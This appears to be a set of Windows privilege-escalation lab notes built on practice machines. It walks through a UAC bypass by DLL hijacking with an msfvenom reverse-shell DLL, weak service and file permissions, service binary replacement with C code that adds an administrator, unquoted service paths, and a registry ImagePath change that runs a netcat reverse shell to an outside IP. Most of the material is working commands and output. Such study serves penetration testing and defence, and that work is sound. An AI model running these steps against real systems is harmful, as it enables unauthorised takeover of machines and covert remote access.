The default RID 500 administrator account always operates at the high mandatory level. With Admin Approval Mode (AAM) enabled, any new admin accounts you create will operate at the medium mandatory level by default and be assigned two separate access tokens upon logging in. In the example below, the user account “sarah” is in the administrators group, but cmd.exe is currently running in the context of their unprivileged access token.
C:\htb> whoami /user
USER INFORMATION
----------------
User Name SID
================= ==============================================
winlpe-ws03\sarah S-1-5-21-3159276091-2191180989-3781274054-1002
C:\htb> net localgroup administrators
Alias name administrators
Comment Administrators have complete and unrestricted access to the computer/domain
Members
-------------------------------------------------------------------------------
Administrator
mrb3n
sarah
The command completed successfully.
C:\htb> whoami /priv
PRIVILEGES INFORMATION
----------------------
Privilege Name Description State
============================= ==================================== ========
SeShutdownPrivilege Shut down the system Disabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeUndockPrivilege Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
SeTimeZonePrivilege Change the time zone Disabled
There is no command-line version of the GUI consent prompt, so you will have to bypass UAC to execute commands with your privileged access token. First, confirm if UAC is enabled and, if so, at what level.
C:\htb> REG QUERY HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\System\ /v EnableLUA
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\System
EnableLUA REG_DWORD 0x1
C:\htb> REG QUERY HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\System\ /v ConsentPromptBehaviorAdmin
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\System
ConsentPromptBehaviorAdmin REG_DWORD 0x5
The value of ConsentPromptBehaviorAdmin is 0x5, which means the highest UAC level of “Always notify” is enabled. There are fewer UAC bypasses at this highest level.
UAC bypasses leverage flaws or unintended functionality in different Windows builds. Examine the build of Windows you’re looking to elevate on.
PS C:\htb> [environment]::OSVersion.Version
Major Minor Build Revision
----- ----- ----- --------
10 0 14393 0
This returns the build version 14393, which using this page you cross-reference to Windows release 1607.
The UACME project maintains a list of UAC bypasses, including information on the affected Windows build number, the technique used, and if Microsoft has issued a security update to fix it. Use technique number 54, which is stated to work from Windows 10 build 14393. This technique targets the 32-bit version of the auto-elevating binary SystemPropertiesAdvanced.exe. There are many trusted binaries that Windows will allow to auto-elevate without the need for a UAC consent prompt.
According to this blog post, the 32-bit version of SystemPropertiesAdvanced.exe attempts to load the non-existent DLL srrstr.dll, which is used by System Restore functionality.
When attempting to locate a DLL, Windows will use the following search order:
- The directory from which the application loaded.
- The system directory
C:\Windows\System32for 64-bit systems. - The 16-bit system directory
C:\Windows\System. - The Windows directory.
- Any directories that are listed in the PATH environment variable.
Examine the path variable using the command cmd /c echo %PATH%. This reveals the default folders below. The WindowsApps folder is within the user’s profile and writable by the user.
PS C:\htb> cmd /c echo %PATH%
C:\Windows\system32;
C:\Windows;
C:\Windows\System32\Wbem;
C:\Windows\System32\WindowsPowerShell\v1.0\;
C:\Users\sarah\AppData\Local\Microsoft\WindowsApps;
You can potentially bypass UAC in this by using DLL hijacking by placing a malicious srrstr.dll DLL to WindowsApps folder, which will be loaded in an elevated context.
First, generate a DLL to execute a revshell.
d41y@htb[/htb]$ msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.3 LPORT=8443 -f dll > srrstr.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of dll file: 5120 bytes
Copy the generated DLL to a folder and set up a Python mini webserver to host it.
Download the malicious DLL to the target system, and stand up a Netcat listener on your attack machine.
If you execute the malicious srrstr.dll file, you will receive a shell back showing normal user rights. To test this, you can run the DLL using rundll32.exe to get a revshell connection.
C:\htb> rundll32 shell32.dll,Control_RunDLL C:\Users\sarah\AppData\Local\Microsoft\WindowsApps\srrstr.dll
Once you get a connection back, you’ll see normal user rights.
d41y@htb[/htb]$ nc -lnvp 8443
listening on [any] 8443 ...
connect to [10.10.14.3] from (UNKNOWN) [10.129.43.16] 49789
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.
C:\Users\sarah> whoami /priv
whoami /priv
PRIVILEGES INFORMATION
----------------------
Privilege Name Description State
============================= ==================================== ========
SeShutdownPrivilege Shut down the system Disabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeUndockPrivilege Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
SeTimeZonePrivilege Change the time zone Disabled
Before proceeding, you should ensure that any instances of the rundll32 process from your previous execution have been terminated.
C:\htb> tasklist /svc | findstr "rundll32"
rundll32.exe 6300 N/A
rundll32.exe 5360 N/A
rundll32.exe 7044 N/A
C:\htb> taskkill /PID 7044 /F
SUCCESS: The process with PID 7044 has been terminated.
C:\htb> taskkill /PID 6300 /F
SUCCESS: The process with PID 6300 has been terminated.
C:\htb> taskkill /PID 5360 /F
SUCCESS: The process with PID 5360 has been terminated.
Now, you can try the 32-bit version of SystemPropertiesAdvanced.exe from the target host.
C:\htb> C:\Windows\SysWOW64\SystemPropertiesAdvanced.exe
Checking back on your listener, you should receive a connection.
d41y@htb[/htb]$ nc -lvnp 8443
listening on [any] 8443 ...
connect to [10.10.14.3] from (UNKNOWN) [10.129.43.16] 50273
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami
whoami
winlpe-ws03\sarah
C:\Windows\system32>whoami /priv
whoami /priv
PRIVILEGES INFORMATION
----------------------
Privilege Name Description State
========================================= ================================================================== ========
SeIncreaseQuotaPrivilege Adjust memory quotas for a process Disabled
SeSecurityPrivilege Manage auditing and security log Disabled
SeTakeOwnershipPrivilege Take ownership of files or other objects Disabled
SeLoadDriverPrivilege Load and unload device drivers Disabled
SeSystemProfilePrivilege Profile system performance Disabled
SeSystemtimePrivilege Change the system time Disabled
SeProfileSingleProcessPrivilege Profile single process Disabled
SeIncreaseBasePriorityPrivilege Increase scheduling priority Disabled
SeCreatePagefilePrivilege Create a pagefile Disabled
SeBackupPrivilege Back up files and directories Disabled
SeRestorePrivilege Restore files and directories Disabled
SeShutdownPrivilege Shut down the system Disabled
SeDebugPrivilege Debug programs Disabled
SeSystemEnvironmentPrivilege Modify firmware environment values Disabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeRemoteShutdownPrivilege Force shutdown from a remote system Disabled
SeUndockPrivilege Remove computer from docking station Disabled
SeManageVolumePrivilege Perform volume maintenance tasks Disabled
SeImpersonatePrivilege Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege Create global objects Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
SeTimeZonePrivilege Change the time zone Disabled
SeCreateSymbolicLinkPrivilege Create symbolic links Disabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Disabled
This is successful, and you received an elevated shell that shows your privileges are available and can be enabled if needed.
Weak Permissions
Permissive File System ACLs
You can use SharpUp from the GhostPack suite of tools to check for service binaries suffering from weak ACLs.
PS C:\htb> .\SharpUp.exe audit
=== SharpUp: Running Privilege Escalation Checks ===
=== Modifiable Service Binaries ===
Name : SecurityService
DisplayName : PC Security Management Service
Description : Responsible for managing PC security
State : Stopped
StartMode : Auto
PathName : "C:\Program Files (x86)\PCProtect\SecurityService.exe"
<SNIP>
The tool identifies the PC Security Management Service, which executes the SecurityService.exe binary when started.
Using icacls you can verify the vulnerability and see that the EVERYONE and BUILTIN\Users groups have been granted full permissions to the directory, and therefore any unprivileged system user can manipulate the directory and its contents.
PS C:\htb> icacls "C:\Program Files (x86)\PCProtect\SecurityService.exe"
C:\Program Files (x86)\PCProtect\SecurityService.exe BUILTIN\Users:(I)(F)
Everyone:(I)(F)
NT AUTHORITY\SYSTEM:(I)(F)
BUILTIN\Administrators:(I)(F)
APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(RX)
Successfully processed 1 files; Failed processing 0 files
This service is also startable by unprivileged users, so you can make a backup of the original binary and replace it with a malicious binary generated with msfvenom. It can give you a revshell as SYSTEM, or add a local admin user and give you full administrative control over the machine.
C:\htb> cmd /c copy /Y SecurityService.exe "C:\Program Files (x86)\PCProtect\SecurityService.exe"
C:\htb> sc start SecurityService
Weak Service Permissions
Check the SharpUp output again for any modifiable services. You see the WindscribeService is potentially misconfigured.
C:\htb> SharpUp.exe audit
=== SharpUp: Running Privilege Escalation Checks ===
=== Modifiable Services ===
Name : WindscribeService
DisplayName : WindscribeService
Description : Manages the firewall and controls the VPN tunnel
State : Running
StartMode : Auto
PathName : "C:\Program Files (x86)\Windscribe\WindscribeService.exe"
Next, you’ll use AccessChk from the Sysinternals suite to enumerate permissions on the service. The flags you use, in order are -q (omit banner), -u (suppress errors), -v (verbose), -c (specify name of a Windows service), and -w (show only object that have write access). Here you can see that all Authenticated Users have SERVICE_ALL_ACCESS rights over the service, which means full read/write control over it.
C:\htb> accesschk.exe /accepteula -quvcw WindscribeService
Accesschk v6.13 - Reports effective permissions for securable objects
Copyright ⌐ 2006-2020 Mark Russinovich
Sysinternals - www.sysinternals.com
WindscribeService
Medium Mandatory Level (Default) [No-Write-Up]
RW NT AUTHORITY\SYSTEM
SERVICE_ALL_ACCESS
RW BUILTIN\Administrators
SERVICE_ALL_ACCESS
RW NT AUTHORITY\Authenticated Users
SERVICE_ALL_ACCESS
Checking the local administrators group confirms that your user htb-student is not a member.
C:\htb> net localgroup administrators
Alias name administrators
Comment Administrators have complete and unrestricted access to the computer/domain
Members
-------------------------------------------------------------------------------
Administrator
mrb3n
The command completed successfully.
You can use your permissions to change the binary path maliciously. Change it to add your user to the local administrator group. You could set the binary path to run any command or executable or your choosing.
C:\htb> sc config WindscribeService binpath="cmd /c net localgroup administrators htb-student /add"
[SC] ChangeServiceConfig SUCCESS
Next, you must stop the service, so the new binpath command will run the next time it is started.
C:\htb> sc stop WindscribeService
SERVICE_NAME: WindscribeService
TYPE : 10 WIN32_OWN_PROCESS
STATE : 3 STOP_PENDING
(NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
WIN32_EXIT_CODE : 0 (0x0)
SERVICE_EXIT_CODE : 0 (0x0)
CHECKPOINT : 0x4
WAIT_HINT : 0x0
Since you have full control over the service, you can start it again, and the command you placed in the binpath will run even though an error message is returned. The service fails to start because the binpath is not pointing to the actual service executable. Still, the executable will run when the system attempts to start the service before erroring out and stopping the service again, executing whatever command you specify in the binpath.
C:\htb> sc start WindscribeService
[SC] StartService FAILED 1053:
The service did not respond to the start or control request in a timely fashion.
Finally, check to confirm that your user was added to the local administrators group.
C:\htb> net localgroup administrators
Alias name administrators
Comment Administrators have complete and unrestricted access to the computer/domain
Members
-------------------------------------------------------------------------------
Administrator
htb-student
mrb3n
The command completed successfully.
Another example is the Windows Update Orchestrator Service (UvoSvc), which is responsible for downloading and installing OS updates. It is considered an essential Windows service and cannot be removed. Since it is responsible for making changes to the OS through the installation of security and feature updates, it runs as the all-powerful NT AUTHORITY\SYSTEM account. Before installing the security patch relating to CVE-2019-1322, it was possible to elevate privileges from a service account to SYSTEM. This was due to weak permissions, which allowed service accounts to modify the service binary path and start/stop the service.
Service Binary Hijacking
Each Windows service has an associated binary file. These binary files are executed when the service is started or transitioned into a running state.
Consider a scenario in which a software dev creates a program and installs an application as a Windows service. During the installation, the dev does not secure the permissions of the program, allowing full Read and Write access to all members of the Users group. As a result, a lower-privileged user could replace the program with a malicious one. To execute the replaced binary, the user can restart the service, or in case the service is configured to start automatically, reboot the machine. Once the service is restarted, the malicious binary will be executed with the privileges of the service, such as LocalSystem.
Enum
To get a list of all installed Windows services, you can choose various methods such as the GUI snap-in services.msc, the Get-Service cmdlet, or the Get-CimInstance cmdlet.
info
When using a network logon such as WinRM or a bind shell, Get-CimInstance and Get-Service will result in a “permission denied” error when querying for services with a non-administrative user. Using an interactive logon such as RDP solves this problem.
PS C:\Users\dave> Get-CimInstance -ClassName win32_service | Select Name,State,PathName | Where-Object {$_.State -like 'Running'}
Name State PathName
---- ----- --------
Apache2.4 Running "C:\xampp\apache\bin\httpd.exe" -k runservice
Appinfo Running C:\Windows\system32\svchost.exe -k netsvcs -p
AppXSvc Running C:\Windows\system32\svchost.exe -k wsappx -p
AudioEndpointBuilder Running C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p
Audiosrv Running C:\Windows\System32\svchost.exe -k LocalServiceNetworkRestricted -p
BFE Running C:\Windows\system32\svchost.exe -k LocalServiceNoNetworkFirewall -p
BITS Running C:\Windows\System32\svchost.exe -k netsvcs -p
BrokerInfrastructure Running C:\Windows\system32\svchost.exe -k DcomLaunch -p
...
mysql Running C:\xampp\mysql\bin\mysqld.exe --defaults-file=c:\xampp\mysql\bin\my.ini mysql
...
Based on the output, the two XAMPP services Apache2.4 and mysql stand out as the binaries are located in C:\xampp directory instead of C:\Windows\System32. This means the service is user-installed and the software dev is in charge of the directory structure as well as permissions of the software. These circumstances make it potentially prone to service binary hijacking.
Identifying Writable Service Binaries
Next, enumerate the permissions on both service binaries. You can choose between the traditional icacls Windows utility or the PowerShell cmdlet Get-ACL.
The icacls utility outputs the corresponding principals and their permission mask.
| Mask | Permission |
|---|---|
| F | Full access |
| M | Modify access |
| RX | Read and execute access |
| R | Read-only access |
| W | Write-only access |
PS C:\Users\dave> icacls "C:\xampp\apache\bin\httpd.exe"
C:\xampp\apache\bin\httpd.exe BUILTIN\Administrators:(F)
NT AUTHORITY\SYSTEM:(F)
BUILTIN\Users:(RX)
NT AUTHORITY\Authenticated Users:(RX)
Successfully processed 1 files; Failed processing 0 files
As a member of the built-in group Users, dave only has RX permissions on httpd.exe, meaning you cannot replace the file with a malicious binary.
PS C:\Users\dave> icacls "C:\xampp\mysql\bin\mysqld.exe"
C:\xampp\mysql\bin\mysqld.exe NT AUTHORITY\SYSTEM:(F)
BUILTIN\Administrators:(F)
BUILTIN\Users:(F)
Successfully processed 1 files; Failed processing 0 files
The output shows that members of the Users group have the full-access (F) permission, allowing you to write to and modify the binary and therefore, replace it. Due to the missing indicator I preceding this permission, you know that it was set on purpose and not inherited by the parent directory. Administrators often set full-access permissions when they configure a service and are not entirely sure about the required permissions. Setting it to full-access avoids most permissions problems, but creates a security risk.
Replacing the Service Binary
Create a small binary, which you’ll use to replace the original mysqld.exe. The following C code will create a user named dave2 and add that user to the local Administrators group using the system function. The cross-compiled version of this code will serve as your malicious binary. Save it as adduser.c.
#include <stdlib.h>
int main ()
{
int i;
i = system ("net user dave2 password123! /add");
i = system ("net localgroup administrators dave2 /add");
return 0;
}
Next, you’ll cross-compile the code with mingw-64. Since you know that the target machine is 64-bit, you’ll cross-compile the C code to a 64-bit application with x86_64-w64-mingw32.gcc. In addition, you use adduser.exe as argument for -o to specify the name of the compiled exe.
kali@kali:~$ x86_64-w64-mingw32-gcc adduser.c -o adduser.exe
Once adduser.exe is cross-compiled, you can transfer it to your target and replace the original mysqld.exe binary with your malicious copy.
PS C:\Users\dave> iwr -uri http://192.168.48.3/adduser.exe -Outfile adduser.exe
PS C:\Users\dave> move C:\xampp\mysql\bin\mysqld.exe mysqld.exe
PS C:\Users\dave> move .\adduser.exe C:\xampp\mysql\bin\mysqld.exe
Restarting the Service
To execute the binary through the service, you need to restart it. You can use the net stop command to stop the service.
PS C:\Users\dave> net stop mysql
System error 5 has occurred.
Access is denied.
Since you don’t have permissions to manually restart the service, you must consider another approach. If the service Startup Type is set to Automatic, you may be able to restart the service by rebooting the machine.
Check the Startup Type of the mysql service with the help of the Get-CimInstance cmdlet by selecting Name and StartMode as well as filter for the string “mysql” with Where-Object:
PS C:\Users\dave> Get-CimInstance -ClassName win32_service | Select Name, StartMode | Where-Object {$_.Name -like 'mysql'}
Name StartMode
---- ---------
mysql Auto
The output shows that the service is set to Auto, meaning it will start automatically after a reboot.
Reboot-Based Execution
To issue a reboot, your user needs to have the privilege SeShutDownPrivilege assigned. You can use whoami /priv to get a list of all privileges.
PS C:\Users\dave> whoami /priv
PRIVILEGES INFORMATION
----------------------
Privilege Name Description State
============================= ==================================== ========
SeSecurityPrivilege Manage auditing and security log Disabled
SeShutdownPrivilege Shut down the system Disabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeUndockPrivilege Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
SeTimeZonePrivilege Change the time zone Disabled
The user has the privilege in question and therefore, you should be able to initiate a system shutdown or reboot. The Disabled state only indicates if the privilege is currently enabled for the running process. In your case, it means that whoami has not requested and is not currently using the SeShutDownPrivilegeprivilege.
If the SeShutDownPrivilege privilege was not present, you would have to wait for the victim to manually start the service, which would be much less convenient.
You can issue a reboot with shutdown and the arguments /r (reboot instead of shutdown) and /t 0 (in zero seconds).
PS C:\Users\dave> shutdown /r /t 0
Verifying PrivEsc
Once the reboot is complete, you connect again as dave via RDP and open a PowerShell window. Because the issued reboot and the Startup Type auto, the service should have executed the exe file you placed to replace the original mysql service binary.
PS C:\Users\dave> Get-LocalGroupMember administrators
ObjectClass Name PrincipalSource
----------- ---- ---------------
User CLIENTWK220\Administrator Local
User CLIENTWK220\BackupAdmin Local
User CLIENTWK220\dave2 Local
User CLIENTWK220\daveadmin Local
User CLIENTWK220\offsec Local
To restore the original state of the service, you have to delete your binary mysqld.exe, restore the backed up original binary, and restart the system.
PowerUp.ps1
… is an automated privilege escalation enumeration tool that identifies common Windows misconfigurations such as writable service binaries, weak service permissions, unquoted service paths, and vulnerable registry ACLs.
After importing it, you can use Get-ModifiableServiceFile. This function displays services the current user can modify, such as the service binary or config files.
PS C:\Users\dave> iwr -uri http://192.168.48.3/PowerUp.ps1 -Outfile PowerUp.ps1
PS C:\Users\dave> powershell -ep bypass
...
PS C:\Users\dave> . .\PowerUp.ps1
PS C:\Users\dave> Get-ModifiableServiceFile
...
ServiceName : mysql
Path : C:\xampp\mysql\bin\mysqld.exe --defaults-file=c:\xampp\mysql\bin\my.ini mysql
ModifiableFile : C:\xampp\mysql\bin\mysqld.exe
ModifiableFilePermissions : {WriteOwner, Delete, WriteAttributes, Synchronize...}
ModifiableFileIdentityReference : BUILTIN\Users
StartName : LocalSystem
AbuseFunction : Install-ServiceBinary -Name 'mysql'
CanRestart : False
The output shows you that PowerUp identified mysql to be vulnerable. In addition, it provides information about the file path, the principal, and if you have permissions to restart the service.
PowerUp also provides you an Abuse-Function, which is a built-in function to replace the binary and, if you have sufficient permissions, restart it. The default behavior is to create a new local user called “john” with the password “Password123!” and add it to the local Administrators group. Because you don’t have enough permissions to restart the service, you still need to reboot the machine.
However, if you use the Abuse-Function Install-ServiceBinary with the service name, you receive an error.
PS C:\Users\dave> Install-ServiceBinary -Name 'mysql'
Service binary 'C:\xampp\mysql\bin\mysqld.exe --defaults-file=c:\xampp\mysql\bin\my.ini mysql' for service mysql not
modifiable by the current user.
At C:\Users\dave\PowerUp.ps1:2178 char:13
+ throw "Service binary '$($ServiceDetails.PathName)' for s ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
+ CategoryInfo : OperationStopped: (Service binary ...e current user.:String) [], RuntimeException
+ FullyQualifiedErrorId : Service binary 'C:\xampp\mysql\bin\mysqld.exe --defaults-file=c:\xampp\mysql\bin\my.ini
mysql' for service mysql not modifiable by the current user.
The output states that the service binary file is not modifiable by the current user. However, you already established that you have full-access permissions on the service binary and demonstrated that you could replace the file manually.
Reviewing the code of PowerUp and checking the outputs of the commands used in Get-ModifiableServiceFile, you identify that Get-ModifiablePath is used to return modifiable paths for the current user. However, for you, it provides an empty result leading to the above error.
Examine this behavior to understand why Abuse-Function is throwing an error. First, you’ll try the service path without any arguments for Get-ModifiablePath. Then, you’ll add another argument to check if the function still provides the correct output. Finally, you’ll use an argument with a path inside.
PS C:\Users\dave> $ModifiableFiles = echo 'C:\xampp\mysql\bin\mysqld.exe' | Get-ModifiablePath -Literal
PS C:\Users\dave> $ModifiableFiles
ModifiablePath IdentityReference Permissions
-------------- ----------------- -----------
C:\xampp\mysql\bin\mysqld.exe BUILTIN\Users {WriteOwner, Delete, WriteAttributes, Synchronize...}
PS C:\Users\dave> $ModifiableFiles = echo 'C:\xampp\mysql\bin\mysqld.exe argument' | Get-ModifiablePath -Literal
PS C:\Users\dave> $ModifiableFiles
ModifiablePath IdentityReference Permissions
-------------- ----------------- -----------
C:\xampp\mysql\bin NT AUTHORITY\Authenticated Users {Delete, WriteAttributes, Synchronize, ReadControl...}
C:\xampp\mysql\bin NT AUTHORITY\Authenticated Users {Delete, GenericWrite, GenericExecute, GenericRead}
PS C:\Users\dave> $ModifiableFiles = echo 'C:\xampp\mysql\bin\mysqld.exe argument -conf=C:\test\path' | Get-ModifiablePath -Literal
PS C:\Users\dave> $ModifiableFiles
The output shows that while the service binary with or without another argument works as expected, a path as an argument creates an empty result. Because the mysql service specifies the argument C:\xampp\mysql\bin\my.ini for defaults-file in the service binary path. , the Abuse-Function throws an error. In a situation like this, you should use the result of the identified vulnerable service file and do a manual exploitation.
False Positives / Edge Cases
Weak Service Permissions - Cleanup
You can clean up after yourself and ensure that the service is working correctly by stopping it and resetting the binary path back to the original service executable.
C:\htb> sc config WindScribeService binpath="c:\Program Files (x86)\Windscribe\WindscribeService.exe"
[SC] ChangeServiceConfig SUCCESS
If all goes to plan, you can start the service again without an issue.
C:\htb> sc start WindScribeService
SERVICE_NAME: WindScribeService
TYPE : 10 WIN32_OWN_PROCESS
STATE : 2 START_PENDING
(NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
WIN32_EXIT_CODE : 0 (0x0)
SERVICE_EXIT_CODE : 0 (0x0)
CHECKPOINT : 0x0
WAIT_HINT : 0x0
PID : 1716
FLAGS :
Querying the service will show it running again as intended.
C:\htb> sc query WindScribeService
SERVICE_NAME: WindScribeService
TYPE : 10 WIN32_OWN_PROCESS
STATE : 4 Running
(STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
WIN32_EXIT_CODE : 0 (0x0)
SERVICE_EXIT_CODE : 0 (0x0)
CHECKPOINT : 0x0
WAIT_HINT : 0x0
Unquoted Service Path
When a service is installed, the registry configuration specifies a path to the binary that should be executed on service start. If this binary is not encapsulated within quotes, Windows will attempt to locate the binary in different folders. Take the example binary path below.
C:\Program Files (x86)\System Explorer\service\SystemExplorerService64.exe
Windows will decide the execution method of a program based on its file extension, so it’s not necessary to specify it. Windows will attempt to load the following potential executables in order on service start, with a .exe being implied:
C:\ProgramC:\Program FilesC:\Program Files (x86)\SystemC:\Program Files (x86)\System Explorer\service\SystemExplorerService64
C:\htb> sc qc SystemExplorerHelpService
[SC] QueryServiceConfig SUCCESS
SERVICE_NAME: SystemExplorerHelpService
TYPE : 20 WIN32_SHARE_PROCESS
START_TYPE : 2 AUTO_START
ERROR_CONTROL : 0 IGNORE
BINARY_PATH_NAME : C:\Program Files (x86)\System Explorer\service\SystemExplorerService64.exe
LOAD_ORDER_GROUP :
TAG : 0
DISPLAY_NAME : System Explorer Service
DEPENDENCIES :
SERVICE_START_NAME : LocalSystem
If you can create the following files, you would be able to hijack the service binary and gain command execution in the context of the service, in this case, NT AUTHORITY\SYSTEM.
C:\Program.exe\C:\Program Files (x86)\System.exe
However, creating files in the root of the drive or the program files folder requires administrative privileges. Even if the system had been misconfigured to allow this, the user probably wouldn’t be able to restart the service and would be reliant on a system restart to escalate privileges. Although it’s not uncommon to find applications with unquoted service paths, it isn’t often exploitable.
You can identify unquoted service binary paths using the command below.
C:\htb> wmic service get name,displayname,pathname,startmode |findstr /i "auto" | findstr /i /v "c:\windows\\" | findstr /i /v """
GVFS.Service GVFS.Service C:\Program Files\GVFS\GVFS.Service.exe Auto
System Explorer Service SystemExplorerHelpService C:\Program Files (x86)\System Explorer\service\SystemExplorerService64.exe Auto
WindscribeService WindscribeService C:\Program Files (x86)\Windscribe\WindscribeService.exe Auto
The next steps would be:
- Using
icalcson the identified paths where you could place your malicious exe to find out if you have enough privileges. - Stop the service.
- Put the file in the directory you have write-privileges.
- Restart the service.
PowerUp.ps1
You can also use PowerUp.ps1:
Transferring PowerUp.ps1 and identifying unquoted services:
PS C:\Users\steve> iwr http://192.168.48.3/PowerUp.ps1 -Outfile PowerUp.ps1
PS C:\Users\steve> powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows
PS C:\Users\steve> . .\PowerUp.ps1
PS C:\Users\steve> Get-UnquotedService
ServiceName : GammaService
Path : C:\Program Files\Enterprise Apps\Current Version\GammaServ.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=NT AUTHORITY\Authenticated Users;
Permissions=AppendData/AddSubdirectory}
StartName : LocalSystem
AbuseFunction : Write-ServiceBinary -Name 'GammaService' -Path <HijackPath>
CanRestart : True
Name : GammaService
ServiceName : GammaService
Path : C:\Program Files\Enterprise Apps\Current Version\GammaServ.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=NT AUTHORITY\Authenticated Users;
Permissions=System.Object[]}
StartName : LocalSystem
AbuseFunction : Write-ServiceBinary -Name 'GammaService' -Path <HijackPath>
CanRestart : True
Name : GammaService
...
Using the Abuse-Function:
PS C:\Users\steve> Write-ServiceBinary -Name 'GammaService' -Path "C:\Program Files\Enterprise Apps\Current.exe"
ServiceName Path Command
----------- ---- -------
GammaService C:\Program Files\Enterprise Apps\Current.exe net user john Password123! /add && timeout /t 5 && net loc...
PS C:\Users\steve> Restart-Service GammaService
WARNING: Waiting for service 'GammaService (GammaService)' to start...
Restart-Service : Failed to start service 'GammaService (GammaService)'.
At line:1 char:1
+ Restart-Service GammaService
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~
+ CategoryInfo : OpenError: (System.ServiceProcess.ServiceController:ServiceController) [Restart-Service]
, ServiceCommandException
+ FullyQualifiedErrorId : StartServiceFailed,Microsoft.PowerShell.Commands.RestartServiceCommand
PS C:\Users\steve> net user
User accounts for \\CLIENTWK220
-------------------------------------------------------------------------------
Administrator BackupAdmin dave
dave2 daveadmin DefaultAccount
Guest john offsec
steve WDAGUtilityAccount
The command completed successfully.
PS C:\Users\steve> net localgroup administrators
...
john
...
Permissive Registry ACLs
It is also worth searching for weak service ACLs in the Windows Registry. You can to this using accesschk.
C:\htb> accesschk.exe /accepteula "mrb3n" -kvuqsw hklm\System\CurrentControlSet\services
Accesschk v6.13 - Reports effective permissions for securable objects
Copyright ⌐ 2006-2020 Mark Russinovich
Sysinternals - www.sysinternals.com
RW HKLM\System\CurrentControlSet\services\ModelManagerService
KEY_ALL_ACCESS
<SNIP>
You can abuse this using the PowerShell cmdlet Set-ItemProperty to change the ImagePath value, using a command such as:
PS C:\htb> Set-ItemProperty -Path HKLM:\SYSTEM\CurrentControlSet\Services\ModelManagerService -Name "ImagePath" -Value "C:\Users\john\Downloads\nc.exe -e cmd.exe 10.10.10.205 443"
Modifiable Registry Autorun Binary
You can use WMIC to see what programs run at system startup. Suppose you have write permissions to the registry for a given binary or can overwrite a binary listed. In that case, you may be able to escalate privileges to another user the next time that the user logs in.
PS C:\htb> Get-CimInstance Win32_StartupCommand | select Name, command, Location, User |fl
Name : OneDrive
command : "C:\Users\mrb3n\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /background
Location : HKU\S-1-5-21-2374636737-2633833024-1808968233-1001\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
User : WINLPE-WS01\mrb3n
Name : Windscribe
command : "C:\Program Files (x86)\Windscribe\Windscribe.exe" -os_restart
Location : HKU\S-1-5-21-2374636737-2633833024-1808968233-1001\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
User : WINLPE-WS01\mrb3n
Name : SecurityHealth
command : %windir%\system32\SecurityHealthSystray.exe
Location : HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
User : Public
Name : VMware User Process
command : "C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -n vmusr
Location : HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
User : Public
Name : VMware VM3DService Process
command : "C:\WINDOWS\system32\vm3dservice.exe" -u
Location : HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
User : Public
This post and this site detail many potential autorun locations on Windows systems.
Kernel Exploits
It’s a big challenge to ensure that all user desktops and servers are updated, and 100% compliance for all computers with security patches is likely not an achievable goal.
This site is handy for searching out detailed information about Microsoft security vulns.
Notable Vulns
Some notable vulns are:
- MS08-067
- MS17-010 (Eternal Blue)
- ALPC Task Scheduler 0-Day
- CVE-2021-36934 (HiveNightmare, aka SeriousSam)
- CVE-2021-1675/CVE-2021-34527 (PrintNightmare)
CVE-2021-36934 - HiveNightmare, aka SeriousSam
… is a Windows 10 flaw that results in ANY user having rights to read the Windows registry and access sensitive information regardless of privilege level. More information about this flaw can be found here and this exploit binary can be used to create copies of the SAM, SYSTEM, and SECURITY files to your working directory. This script can be use to detect the flaw and also fix the ACL issue.
You can check for this vuln using icacls to check permissions on the SAM file. In your case, you have a vulnerable version as the file is readable by the BUILTIN\Users group.
C:\htb> icacls c:\Windows\System32\config\SAM
C:\Windows\System32\config\SAM BUILTIN\Administrators:(I)(F)
NT AUTHORITY\SYSTEM:(I)(F)
BUILTIN\Users:(I)(RX)
APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(RX)
Successfully processed 1 files; Failed processing 0 files
